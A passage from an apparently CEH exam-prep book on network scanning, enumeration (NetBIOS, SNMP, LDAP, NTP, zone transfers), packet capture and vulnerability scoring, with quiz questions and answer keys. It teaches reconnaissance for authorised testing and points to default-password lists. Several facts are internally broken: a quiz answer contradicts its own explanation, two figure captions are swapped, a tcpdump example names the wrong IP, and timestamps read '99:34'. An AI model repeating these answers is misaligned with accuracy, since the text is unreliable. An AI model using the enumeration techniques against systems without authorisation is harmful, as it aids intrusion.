This is a versatile tool, and you should spend some time learning it. A basic ping scan result is shown in Figure 2.5.




FIGURE 2.5 Network Pinger Results

There are quite a few tools to facilitate ping sweeps, including:

- ▶ **SolarWinds Engineer's Toolset:** <https://www.solarwinds.com/engineers-toolset>
- ▶ **Advanced IP Scanner:** <https://www.advanced-ip-scanner.com>
- ▶ **Angry IP Scanner:** <https://angryip.org/about/>
- ▶ **PingPlotter:** <https://www.pingplotter.com>

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Jerome is performing a scan on a target server. He is sending a SYN scan. If the port is open, what will Jerome receive back?
 - ☐ A. RST
 - ☐ B. ACK
 - ☐ C. SYN-ACK
 - ☐ D. Nothing

2. Mohanned is performing an ICMP scan on a web server. The server network is reachable, but the host IP address is not reachable. What response will he get back?
- ☐ A. Message Type 3, Code 1
 - ☐ B. Message Type 3, Code 7
 - ☐ C. Message Type 11
 - ☐ D. Message Type 0
3. When using Linux, how do you get **ping** to keep sending packets until you manually stop it?
- ☐ A. You cannot.
 - ☐ B. That is the default in Linux.
 - ☐ C. Use **ping /t**.
 - ☐ D. Use **pint /n 0**.

Answers

1. **C.** If the port were closed, he would receive RST in reply. Because it is open, he will receive a SYN-ACK.
 2. **A.** Code 1 means the host is unreachable, even though the network is reachable. Code 7 would mean that the target does not know who the host is.
 3. **B.** The default in Linux is to ping until stopped. The default in Windows is to ping four times.
-

Scanning Process

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the CramQuiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. You are trying to enumerate a Linux web server. You would like to know what users are logged on to the machine remotely or locally. What command should you use?
 - A. **whois**
 - B. **rusers**
 - C. **rwho**
 - D. **who**
2. Gideon is trying to perform an SNMP scan. What ports should he scan? (Choose all that apply.)
 - A. 161
 - B. 139
 - C. 445
 - D. 162
3. You are using Netcat to connect to an email server. Which of the following commands should you use?
 - A. **nc mail.server.net 25**
 - B. **nc mail.server.net 80**
 - C. **nc -l mail.server.net**
 - D. **nc -l mail.server.net 25**

Answers

1. **B. rusers** gets local and remote users. The **rwho** command gets only local users.
2. **A and D.** Ports 161 and 162 are for SNMP. Port 139 is for NetBIOS, and port 445 is for SMB.
3. **A.** With Netcat, you specify the target and then the port.

The CEH exam does not simply cover techniques and tools. It also covers a methodology. Figure 2.6 shows a process for scanning.




FIGURE 2.6 Scanning Process

It is important to think and plan before scanning. Don't just start using random tools and hope to gather the information you need. That will almost never be successful. Having a plan and a specific process is the appropriate approach.

As you can see in Figure 2.6, scans can be done with any type of packet. UDP packets are useful in that they don't have the three-way handshake. When a UDP packet is sent, if the port is open, there is no response. If the port is closed, an ICMP port unreachable message is sent back. Thus, you can use UDP to perform port scans.

You can also use a technique called *source routing*, which refers to sending a packet to the intended destination with a partially or completely specified route (without firewall-/IDS-configured routers) in order to evade an IDS/firewall. With source routing, as a packet travels through a network, each router examines the destination IP address and chooses the next hop to send the packet to the destination.

Netcat is a versatile tool that can do many different types of scan. You can get it from <http://netcat.sourceforge.net>. You can get Netcat for Windows at <http://joncraton.org/blog/netcat-for-windows>. Basic uses of Netcat are shown here:

- ▶ **Listen on a given port:** `nc -l 3333`
- ▶ **Connect to a listening port:** `nc 132.22.15.43 3333`

- ▶ **Connect to a mail server:** `nc mail.server.net 25`
- ▶ **Turn Netcat into a proxy server:** `nc -l 3333 | nc www.google.com 80`

Network Mapping

In addition to being able to scan ports, an ethical hacker needs to have a map of the network—or at least a map of as much of the network as can be mapped. Here are a few tools that can be used for this purpose:

- ▶ **OpManager:** <https://www.manageengine.com/network-monitoring/free-edition.html>
- ▶ **NetSurveyor:** <http://nutsaboutnets.com/archives/netsurveyor-wifi-scanner/>
- ▶ **Spiceworks Inventory:** <https://www.spiceworks.com>

There are also mobile tools that will allow you to perform network mapping:

- ▶ **PortDroid Network Analysis:** https://play.google.com/store/apps/details?id=com.stealthcopter.portdroid&hl=en_US&gl=US
- ▶ **Network Mapper:** <https://play.google.com>
- ▶ **Fing:** <https://www.fing.io>

LanHelper is an inexpensive network mapper/scanner that you can download from <https://www.majorgeeks.com/files/details/lanhelper.html>. It installs rather quickly, and then you simply tell it to scan by clicking **Network** on the drop-down menu and then select one of the following:

- ▶ **Scan Lan**
- ▶ **Scan IP**
- ▶ **Scan Workgroups**

When the scan is done, you see a list of all devices on the network, and you can click on any one of them to get more details. You can see this tool in Figure 2.7.




FIGURE 2.7 Lan Helper

The NetBIOS protocol can also help in enumerating Windows systems and networks. NetBIOS is an older protocol used by Microsoft and still present in Microsoft networks. A NetBIOS name is a string of 16 ASCII characters that is used to identify a network device. Table 2.2 shows NetBIOS messages and responses.

TABLE 2.2 NetBIOS Messages and Responses

Name	NetBIOS Code	Type	Data Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, which identifies the PDC (primary domain controller) for that domain

In Windows, there is a utility named **nbtstat** that retrieves NetBIOS information. You can see **nbtstat** in Figure 2.8.

```
C:\WINDOWS\system32>nbtstat -n

HMA! Pro VPN:
Node IpAddress: [0.0.0.0] Scope Id: []

    No names in cache

Ethernet 5:
Node IpAddress: [192.168.56.1] Scope Id: []

    NetBIOS Local Name Table

    Name                               Type           Status
    -----
    WIN-7EP9LVQV307<00>                UNIQUE         Registered
    WORKGROUP                           <00>          GROUP         Registered
    WIN-7EP9LVQV307<20>                UNIQUE         Registered
    WORKGROUP                           <1E>          GROUP         Registered
    WORKGROUP                           <1D>          UNIQUE         Registered
    00__MSBROWSE__0<01>                GROUP         Registered
```

FIGURE 2.8 nbtstat

There are many tools that can perform **nbtstat** scans for you. A few of them are listed here:

- ▶ **Nsauditor Network Security Auditor:** <https://www.nsauditor.com>
- ▶ **Superscan:** <https://sectools.org/tool/superscan/>
- ▶ **NetBIOS Enumerator:** <http://nbtenum.sourceforge.net>

In a Windows system, the **net view** command can also provide information on connected systems and their names. You can see **net view** in use in Figure 2.9.

```
Administrator: Command Prompt - nslookup

C:\WINDOWS\system32>nslookup
Default Server: 2603:8081:1800:75e6:6238:e0ff:fe6f:c9d3.res6.spectrum.com
Address: 2603:8081:1800:75e6:6238:e0ff:fe6f:c9d3

> ls -d chuckeasttom.com
ls: connect: No such file or directory
*** Can't list domain chuckeasttom.com: Unspecified error
The DNS server refused to transfer the zone chuckeasttom.com to your computer. If this
is incorrect, check the zone transfer security settings for chuckeasttom.com on the DNS
server at IP address 2603:8081:1800:75e6:6238:e0ff:fe6f:c9d3.

>
```

FIGURE 2.9 net view

SNMP (Simple Network Management Protocol) can also assist in mapping a network. As its name suggests, SNMP was created to help manage networks. SNMP works on ports 161 and 162.

An SNMP-managed network consists of three key components:

- ▶ Managed device
- ▶ Agent (software that runs on managed devices)
- ▶ NMS (network management station; software that runs on the manager)

The agents are in regular communication with the NMS. This means that such messages can potentially be intercepted to learn about the target network. The MIB (Management Information Base) in SNMP is a database containing formal description of all the network objects that can be managed using SNMP. The MIB is hierarchical, and each managed object in a MIB is addressed through an OID (object identifier). There are two types of managed objects in SNMP: scalar and tabular. A scalar object defines a single object instance. A tabular object defines multiple related object instances that are grouped in MIB tables.

There are tools that can analyze SNMP messages for you. A few of them are listed here:

- ▶ **SNMP Informant:** <https://www.snmp-informant.com>
- ▶ **snmpcheck:** <http://www.nothink.org/codes/snmpcheck/>
- ▶ **NetScanTools Pro:** <https://www.netscantools.com>
- ▶ **Nsauditor Network Security Auditor:** <https://www.nsauditor.com>

Much as you can manipulate SNMP for data, you can get information from LDAP (Lightweight Directory Access Protocol). LDAP has been described as a phone book for a network—and that is an apt description. LDAP contains information about the machines, services, users, etc. on a given network. This makes it a great resource for network mapping. LDAP uses port 389. Secure LDAP uses port 636.

A client begins a LDAP session by connecting to a DSA (directory system agent). Then the client sends an operation request to the DSA. Information is transmitted between the client and the server using BER (basic encoding rules).

As you can probably guess, there are a number of LDAP enumeration tools available. A few are listed here:

- ▶ **LDAP Account Manager:** <https://www.ldap-account-manager.org>
- ▶ **LDAP Search:** <https://securityxplored.com/ldapsearch.php>
- ▶ **ad-ldap-enum:** <https://github.com/CroweCybersecurity/ad-ldap-enum>

While not as common as LDAP or SNMP mapping, NTP (Network Time Protocol) can also be used to map a network. NTP is used to ensure that the computers on a network have synchronized time. Windows does not have any default commands for NTP, but Linux does. The three most important of them are:

- ▶ **ntptrace:** Traces a chain of NTP servers back to the primary source.
- ▶ **ntpd:** Monitors operation of ntpd, the NTP daemon.
- ▶ **ntpq:** Monitors ntpd operations and determines performance.

Virtually any protocol used on a network can be useful for enumerating the network, including SMTP (Simple Mail Transfer Protocol), RPC (Remote Procedure Call), and so on.

Linux also has commands for enumerating users. The three most commonly used are:

- ▶ **rusers:** Displays a list of users who are logged on to remote machines or machines on the local network. Syntax: **/usr/bin/rusers [-a] [-l] [-u | -h | -i] [Host ...]**.
- ▶ **rwho:** Displays a list of users who are logged in to hosts on the local network. Syntax: **rwho [-a]**.
- ▶ **finger:** Displays information about system users, such as user's login name, real name, terminal name, idle time, login time, office location, and office phone numbers. Syntax: **finger [-l] [-m] [-p] [-s] [user ...] [user@host ...]**.

DNS zone transfers can be used on Windows or Linux. A *zone transfer* is an attempt to get DNS information from a server. The purpose is to allow backup DNS servers to synchronize with their primary servers. This can be done manually or with tools such as these:

- ▶ **Quick and Easy Online Tool:** <http://www.digitalpoint.com/tools/zone-transfer/>
- ▶ **Zone File Dump:** <http://www.dnsstuff.com/docs/zonettransfer/>

DNS zone transfer is actually a rather simple process to do manually. You can see an attempt to manually do a zone transfer in Figure 2.10.

```
C:\WINDOWS\system32>net view
Server Name          Remark
-----
\\TARDIS              Samba 3.0.28a
\\WD\MYCLOUD          WD My Cloud
\\WIN-7EP9LVQV307
The command completed successfully.

C:\WINDOWS\system32>net view \\WIN-7EP9LVQV307
Shared resources at \\WIN-7EP9LVQV307

Share name  Type  Used as  Comment
-----
Users       Disk
The command completed successfully.

C:\WINDOWS\system32>
```

FIGURE 2.10 Zone Transfer

In any secure network, you will get the response shown in Figure 2.10. However, if it is successful, you will have all the information the DNS server has, including information on every machine in that network that has a DNS entry.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. When using SNMP, what is MIB?
 - ☐ A. Management Information Database
 - ☐ B. Message Importance Database
 - ☐ C. Management Information Base
 - ☐ D. Message Information Base

2. You have been asked to perform a penetration test of ABC bank. One of the early steps is to map out the network. You are using your Linux laptop and wish to find out the primary source for NTP. What command should you use?
- ☐ A. **ntptrace**
 - ☐ B. **ntpd**
 - ☐ C. **nbtstat**
 - ☐ D. **netstat**
3. Ramone is trying to enumerate machines on a network. The network uses a Windows Server 2019 domain controller. Which of the following commands is most likely to give him information about machines on that network?
- ☐ A. **finger**
 - ☐ B. **ntpq**
 - ☐ C. **net view**
 - ☐ D. **rwho**

Answers

1. **C.** MIB stands for Management Information Base.
 2. **A.** The **ntptrace** command traces back to the source NTP server.
 3. **C.** **net view** is a Windows command that shows all the machines connected to the test machine.
-

Network Packet Capture

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. What flag identifies the network card you use with `tcpdump`?
 - A. `-e`
 - B. `-n`
 - C. `-i`
 - D. `-c`
2. You are using `tcpdump`. What will the following command do?
`tcpdump -c 500 -i eth0`
 - A. Capture 500 packets on interface `eth0`.
 - B. Capture 500 MB on interface `eth0`.
 - C. Nothing. There is an error.
 - D. Route the first 500 packets captured to interface 0.

Answers

1. **C.** `-i` identifies the network interface/card.
2. **A.** The `-c` flag tells `tcpdump` to capture, the number that follows tells it how many packets, and `-i` identifies the interface.

Network packet capture is primarily useful if you have some connection to the target network. There are several tools that can do this.

tcpdump

`tcpdump` is a free command line tool. It was meant for Linux but can also work in Windows. It is fairly simple to use. To start it, you have to indicate which interface to capture packets on, such as:

tcpdump -i eth0


This command causes tcpdump to capture the network traffic for the network card, eth0. You can also alter tcpdump's behavior with a variety of command flags. For example, this command tells tcpdump to capture only the first 500 packets on interface eth0 and then stop:

tcpdump -c 500 -i eth0

This command displays all the interfaces on the computer so you can select which one to use:

tcpdump -D

You can see the basic use of tcpdump in Figure 2.11.



```

root@kali:~# tcpdump -D
1.eth0 [Up, Running]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.nflog (Linux netfilter log (NFLOG) interface)
5.nfqueue (Linux netfilter queue (NFQUEUE) interface)
6.usbmon1 (USB bus number 1)
7.usbmon2 (USB bus number 2)
root@kali:~# tcpdump -c 10 -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
99:34:27.373565 IP 131.253.40.50.https > WIN-7EP9LVQV307.10696: Flags [R.], seq
50747330, ack 3881227132, win 0, length 0
99:34:27.558251 IP kali.40719 > Tardis.domain: 55376+ PTR? 104.1.168.192.in-addr
.arpa. (44)
99:34:27.559034 IP Tardis.domain > kali.40719: 55376* 1/0/0 PTR WIN-7EP9LVQV307.
(73)
99:34:27.559380 IP kali.35120 > Tardis.domain: 33642+ PTR? 50.40.253.131.in-addr
.arpa. (44)
99:34:27.572586 IP Tardis.domain > kali.35120: 33642 NXDomain 0/1/0 (112)
99:34:27.576251 IP kali.35323 > Tardis.domain: 57863+ PTR? 1.1.168.192.in-addr.a
rpa. (42)
99:34:27.576986 IP Tardis.domain > kali.35323: 57863* 1/0/0 PTR Tardis. (62)
99:34:27.577359 IP kali.42867 > Tardis.domain: 42359+ PTR? 112.1.168.192.in-addr

```

FIGURE 2.11 tcpdump

Here are some examples using tcpdump:

- ▶ **tcpdump host 192.168.1.45:** Shows traffic going to or from 192.168.2.3.
- ▶ **tcpdump -i any:** Gets traffic to and from any interface on your computer.
- ▶ **tcpdump -i eth0:** Gets traffic for the interface eth0.
- ▶ **tcpdump port 443:** Shows traffic for port 443.

Wireshark

Wireshark is the most widely known network packet scanner. Penetration testers can often learn a great deal from simply sniffing the network traffic on a target network. Wireshark provides a convenient GUI (graphical user interface) for examining network traffic. It is available as a free download from <https://www.wireshark.org>. The tool can be downloaded for Windows or macOS. Figure 2.12 shows a screenshot of a Wireshark packet capture.





FIGURE 2.12 Wireshark Main Screen

Wireshark uses colors to help you identify the types of traffic at a glance. By default, green indicates TCP traffic, dark blue indicates DNS traffic, light blue indicates UDP traffic, and black identifies TCP packets with problems. Even if you are reading a black-and-white version of this book, you can get an idea of this color coding in Figure 2.13.



Wireshark allows you to filter what you capture or to capture everything then just filter what is displayed. I always recommend the latter. Display filters (also called post-filters) only filter the view of what you are seeing. All packets in the capture still exist in the trace. Display filters use their own format and are much more powerful than capture filters. Here are a few exemplary filters:

Display filter examples (note the double = sign ==)

Only get packets from a specific subnet:

```
ip.src==10.2.21.0/24
```

Get packets for either of two IP addresses:

```
ip.addr==192.168.1.20 || ip.addr==192.168.1.30
```

Only get packets for port 80 or port 443:

```
tcp.port==80 || tcp.port==443
```

You can also click on a packet; you can select to follow that particular TCP or UDP stream, this makes it easier to view the packets in that specific conversation. This will also be color coded. The packets you sent will be in red and the ones received will be in blue.

Wireshark is a complex tool, and entire books have been written about it. For the CEH exam, you just need to have a general understanding of the tool. However, in your career as an ethical hacker, you should absolutely spend time getting more familiar with this tool. (Frankly, an ethical hacker should spend time getting very comfortable with every tool mentioned in this book.)

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. John is using Wireshark to identify network traffic. What color designates DNS traffic?
 - ☐ A. Green
 - ☐ B. Dark Blue
 - ☐ C. Light Blue
 - ☐ D. Black

2. Adrian wants to capture traffic on the second network card, and only traffic using port 22 (SSH). What command will do this?
- ☐ A. `tcpdump -i eth1 port 22`
 - ☐ B. `tcpdump -i eth2 port 22`
 - ☐ C. `tcpdump -i eth1 - 22`
 - ☐ D. `tcpdump -i eth2 - 22`
3. Ramone is using Wireshark and he wants to view only those packets that are from IP address 192.10.10.1 and using port 80. What command will do that?
- ☐ A. `ip ==192.10.10.1 || port==80`
 - ☐ B. `ip.addr==192.10.10.1 || tcp.port==80`
 - ☐ C. `ip ==192.10.10.1 && port==80`
 - ☐ D. `ip.addr==192.10.10.1 && tcp.port==80`

Answers

1. **B.** By default, green indicates TCP traffic, dark blue indicates DNS traffic, light blue indicates UDP traffic, and black identifies TCP packets with problems.
 2. **B.** The network cards begin at 0, so the second card is 1. And the port is designated with the `- port` flag.
 3. **D.** Address requires `ip.addr`, port requires `tcp.port`, and the `&&` is the and symbol. The `||` symbol is for or, not for and.
-

Vulnerability Scanning

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Gerald is performing a vulnerability scan that sniffs network traffic to find information. He is using Wireshark. What type of scan is he performing?
 - A. Active assessment
 - B. Passive assessment
 - C. Internal assessment
 - D. External assessment
2. Pedro is working with vulnerability management for his company. He is using a format that has only 9999 unique identifiers per year. What is Pedro using?
 - A. CVSS
 - B. Nessus
 - C. Nexpose
 - D. CVE
3. Gianna is looking for a vulnerability scanner that can scan TCP and UDP services as well as vulnerabilities. Furthermore, this tool must be able to scan for CVE and CERT advisories. What tool best fits these requirements?
 - A. Nessus
 - B. SAINT
 - C. Wireshark
 - D. Nexpose

Answers

1. **B.** Simply grabbing a copy of traffic as it passes is a passive assessment.
2. **D.** CVE is in the format CVE-YYYY-NNNN, with only four digits (NNNN) for each year.
3. **B.** SAINT can scan the network for any active TCP or UDP services and then scan those machines for any vulnerabilities. It uses Common Vulnerabilities and Exposures (CVE) as well as CERT advisories as references.

It is important to understand that vulnerability scanning is not penetration testing. However, vulnerability scanning can help you identify targets for a penetration test. If all you do is a vulnerability scan, that simply is not hacking. However, it is rare for professional ethical hackers to start a penetration test without first identifying vulnerabilities.

Vulnerabilities can include many different subcategories, such as default credentials, misconfigurations, unpatched systems, etc.

You always want to check whether the target network is using default passwords. You can find lists of default passwords for various systems at sites like these:

- ▶ <https://cirt.net/passwords>
- ▶ <http://www.routerpasswords.com>
- ▶ <http://www.default-password.info>

You need to know the following terms associated with vulnerability scanning:

- ▶ **Active assessment:** An assessment that uses a network scanner to find hosts, services, and vulnerabilities. Tools like Nessus and SAINT are active assessment tools.
- ▶ **Passive assessment:** A technique used to sniff network traffic to find active systems, network services, applications, and vulnerabilities present. Tools like tcpdump and Wireshark are passive assessment tools.
- ▶ **Internal/external assessment:** An assessment done from within/outside a network.
- ▶ **Host/network assessment:** An assessment of a single host/an entire network.
- ▶ **Tree-based assessment:** An assessment in which an ethical hacker uses different strategies for each machine or component of the information system.
- ▶ **Inference-based assessment:** An assessment in which an ethical hacker scans to learn protocols and ports and then selects vulnerabilities based on the protocols and ports found.

Scoring Vulnerabilities

There are a number of ways to evaluate vulnerabilities. Scoring them with specific methodologies is one. Scoring provides a quantitative measure of vulnerabilities.

CVSS

CVSS (Common Vulnerability Scoring System) provides a quantitative mechanism to reference information security vulnerabilities. The three main groups of metrics are Base, Temporal, and Environmental. To get a sense of how CVSS works, consider the Access Vector metric, which is part of the Base metrics. This metric can be Network (N), Adjacent (A), Local (L), or Physical (P). Attack Complexity can be None (N), Low (L), or High (H). The User Interaction metric can be None (N) or Required (R). The Scope metric captures whether a vulnerability in one vulnerable component impacts resources in components beyond its security scope. Its values can be Unchanged (U) or Changed (C). The Impact metrics (Confidentiality, Availability, or Integrity) are all rated High (H), Low (L), or None (N).

The Temporal Metric Group has three metrics: Exploit Code Maturity, Remediation Level, and Report Confidence. The Environmental Metric Group has four metrics: Modified Base Metrics, Confidentiality Requirement, Integrity Requirement, and Availability Requirement.

Exploit Code Maturity measures the likelihood of a vulnerability being attacked and is typically based on the current state of exploit techniques, exploit code availability, or active, “in-the-wild” exploitation. The possible ratings are Not Defined (X), High (H), Functional (F), Proof of Concept (P), and Unproven (U).

The Remediation Level metric can be Not Defined (X), Unavailable (U), Workaround (W), Temporary Fix (T), or Official Fix (O). The Report Confidence metric indicates the level of confidence in the details of the vulnerability. Its values can be Not Defined (X), Confirmed (C), Reasonable (R), or Unknown (U).

CVE

CVE (Common Vulnerabilities and Exposures) is a list maintained by the Mitre Corporation at <https://cve.mitre.org>. It is perhaps the most comprehensive vulnerability list. The CVE was designed to provide common names and descriptions for vulnerabilities, which allows security professionals to

communicate effectively about vulnerabilities. A traditional CVE ID has the format *CVE-YYYY-NNNN*. This format only allows 9999 unique identifiers per year. There is a newer format, which allows for any number of digits: It is similar to the traditional format but includes a CVE prefix and any number of digits following the year. For example, CVN CVE-2021-3463 is a Windows 10 vulnerability.

ExamAlert

Objective A general knowledge of CVE and CVSS is important for the CEH exam. You should also know at least the names of many vulnerability scanners and basically what they do.

Nessus

Nessus is a well-known vulnerability scanner that has been used for many years. Unfortunately, it is not free. A Nessus license costs over \$2100 per year and can be obtained from <https://www.tenable.com/products/nessus>. Its price has been a barrier for many penetration testers. The primary advantage of Nessus is that it can scan for a wide range of vulnerabilities, and the vendor is constantly updating the vulnerabilities. The main screen for Nessus is shown in Figure 2.14.




FIGURE 2.14 Nessus Main Screen

You have the option of running a scan immediately or running it at a preset time. Nessus scans can take some time to run because they are quite thorough. The results of a test scan are shown in Figure 2.15.

